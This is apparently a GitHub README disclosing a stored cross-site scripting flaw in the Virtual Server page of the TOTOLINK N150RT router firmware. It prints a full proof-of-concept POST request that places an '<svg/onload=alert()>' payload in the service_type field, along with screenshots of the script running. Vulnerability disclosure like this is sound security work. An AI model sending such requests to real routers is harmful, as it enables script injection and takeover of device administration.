

fizz upload some bugs 2369dec · last month

Name	Name	Last commit da...
..		
imgs	upload some bugs	last month
README.md	upload some bugs	last month

README.md

TOTOLINK N150RT XSS Vulnerability (Virtual Server)

Description

TOTOLINK N150RT V2_Firmware V3.4.0-B20190525 contains a Store Cross-site scripting (XSS) vulnerability in virtual Server under the Firewall Page.


TOTOLINK N150RT version information

- Device : TOTOLINK N150RT
- Firmware Version : N150RT V2_Firmware V3.4.0-B20190525
- Manufacturer's website information : <https://www.totolink.net/>
- Firmware download address : https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/153/ids/36.html


Vulnerability information

In the settings under the Firewall page, there is an option called virtual Server . There is a Store Cross-site scripting vulnerability in Service Type input box.

Firstly, we click the Add button on the Virtual Server page.



Then we can see the portfw.htm page.



The portfw.htm page will check the value of Service Type , but it does not check on the server, So we use BurpSuite to bypass.

We fill in information as shown in the figure below. Then click the send button to send the request.

16 x +

Send Cancel < >

Request

Pretty Raw Hex

```
1 POST /boafrm/formPortFw HTTP/1.1
2 Host: 192.168.1.1
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0)
  Gecko/20100101 Firefox/136.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 149
9 Origin: http://192.168.1.1
10 Connection: keep-alive
11 Referer: http://192.168.1.1/portfw.htm
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 changlist=0&service_type=%3csvg%2fonload%3dalert()%3e&external_port=
  233&internal_port=2323&ip_subnet=192.168.1.6&fw_ip=2&fw_protocol=1&
  addPortFw=Apply&submit-url=%2Fportfw.htm
```

Response

Inspector

Selection 28 (0x1c)

Selected text

%3csvg%2fonload%3dalert()%3e

Decoded from: URL encoding

<svg/onload=alert()>

Cancel Apply changes

Request attributes 2

Request query parameters 0

Request body parameters 9

Request cookies 0

Request headers 12

Ready

Event log (27) All issues (39)

Memory: 325.1MB

Once the request is sent, we refresh the virtual server page. Then the web site will execute the javascript we just inputted. This is a Store Cross-site scripting vulnerability, if someone else visits the page, the javascript will also be executed.

192.168.1.1/home.htm

Not Secure http://192.168.1.1/home.htm

TOTO LINK The Smartest Network Device

Model No. N150RT (Firmware V3.4.0)

Easy Setup Reboot Auto

Status

Network

QoS

Firewall

MAC Filtering

IP/Port Filtering

Virtual Server

URL Filtering

DMZ

System

Virtual Server

ID	Service Type	External Port	Internal Port	Internal server IP	Protocol	Status	Modify
1		233	2323	192.168.1.2	TCP		
2	FTP	233	2323	192.168.1.2	TCP		

< 1 >

192.168.1.1

☐ Don't allow 192.168.1.1 to prompt you again

OK